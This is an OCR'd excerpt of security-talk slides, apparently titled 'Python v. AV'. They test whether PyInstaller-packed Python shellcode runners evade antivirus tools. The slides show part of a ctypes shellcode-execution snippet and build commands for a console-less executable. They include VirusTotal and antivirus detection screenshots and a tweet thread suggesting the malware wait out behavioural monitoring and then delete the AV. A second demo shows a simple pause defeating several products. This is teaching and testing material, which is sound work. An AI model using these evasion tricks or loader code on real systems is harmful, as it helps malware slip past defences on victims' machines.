
```
);
memorywithshell = create_string_buffer(shellcode,
len(shellcode))
shell = cast(memorywithshell,
CFUNCTYPE(c_void_p))
shell()
```

DEMO

- On Windows, in pip-Win:

```
venv -c -i pyi-env-name
pyinstaller --onefile --noconsole foo
```

VirusTotal: 1/50 Detection



Antivirus scan for 6b3cec9fb2398ffe78a3901e49e51228 at UTC - VirusTotal - Windows Internet Explorer
https://www.virustotal.com/en/file/0003beb3df274fae5fb3e63e2c6404631cf642a83d3c1ba35
Live Search
Antivirus scan for 6b3cec9fb2398ffe78a3901e49e512...
Page
Tools
Community
Statistics
Documentation
FAQ
About
English
Join our community
virustotal

SHA256:	0003beb3df274fae5fb3e63e2c6404631cf642a83d3c1ba359e6262989de6b62
File name:	shell.exe
Detection ratio:	1 / 50
Analysis date:	2014-03-10 18:22:33 UTC (0 minutes ago)


Analysis
File detail
Additional information
Comments
Votes

Antivirus	Result	Update
Qihoo-360	HEUR/Malware.QVM10.Gen	20140310
AVG		20140309
Ad-Aware		20140310

Norton Support

- I Tweeted about this, and @NortonSupport replied
- VirusTotal is not a fair test, because real installed Norton uses Heuristic Scanning
- @NortonSupport gave me a link for a 30-day trial version :)

Norton Wins!



A program was behaving suspiciously on your computer.
This program was removed.

foo.exe
Threat name:
SONAR.Heuristic.120

Details
Very Few Users, Very New, Risk High

Origin
Downloaded from Unknown

Activity
Actions performed: 6


File: c:\users\sam\desktop\foo.exe
Removed

File: c:\users\sam\appdata\local\temp_mei32922**microsoft.vc90.crt.manifest**
Removed

Directory: c:\users\sam\appdata\local\temp\**_mei32922**
Removed

Kaspersky Wins!

- Avast! doesn't detect it
- Kaspersky detects it as HEUR:Trojan.Win32.Generic



Detected object (file) was deleted
c:\users\sam\desktop\foo.exe
Today, 4:36 AM

Detected object (file) was deleted

file
c:\users\sam\desktop\foo.exe


Object name
HEUR:Trojan.Win32.Generic

Object type
Trojan program

Time
Today, 4:36 AM

Python v. AV

Round 2
shell_bind_tcp
with a delay



Bobby 'Tables @info_dox 17m

@sambowne @NortonSupport You know it would take like, 2 minutes of python work to evade that, right?


Sam Bowne @sambowne 17m

@info_dox @NortonSupport I don't know; please tell me how!

Bobby 'Tables
@info_dox

@sambowne @NortonSupport k, so you are being pinged by the behavioral analysis nonsense, right? Those things dont monitor forever ;)


3:40pm · 20 Mar 14 · web



Bobby 'Tables
@info_dox

@sambowne @NortonSupport they normally only watch a process for a minute or two to see if they do anything nasty. they also hook sleep() tho

3:41pm · 20 Mar 14 · web



Bobby 'Tables
@info_dox

@sambowne @NortonSupport theres the clue: do nothing malicious until it stops monitoring, then do errything malicious. Including deleting AV

3:41pm · 20 Mar 14 · web

DEMO


- On Kali

```
cp foo foo2
nano foo2
x=raw_input("Press Enter to continue")
```

- On Windows, in pip-Win:

```
venv -c -i pyi-env-name
pyinstaller --onefile foo2
```

Norton, Avast, & MSE Lose!



C:\Users\sam\Desktop\foo2.exe

```
Press Enter to continue
```

Norton Internet Security

Secure

CPU USAGE:
System 0%
Norton 0%


Trust level 88%

Last Scan:
Not completed

Last Update:
2 minutes ago

TRIAL PERIOD STATUS: 15 Days Remaining Activate Now

Kaspersky Wins!



Today

Malicious program deleted
HEUR:Trojan.Win32.Generic
Today, 5:18 AM

Malicious program terminated
HEUR:Trojan.Win32.Generic
Today, 5:18 AM

Malicious program deleted
HEUR:Trojan.Win32.Generic
Today, 4:36 AM

Malicious program terminated
HEUR:Trojan.Win32.Generic
Today, 4:36 AM

Task started
System Watcher
Today, 4:32 AM

Python v. AV

Round 3

shell_bind_tcp

in two stages

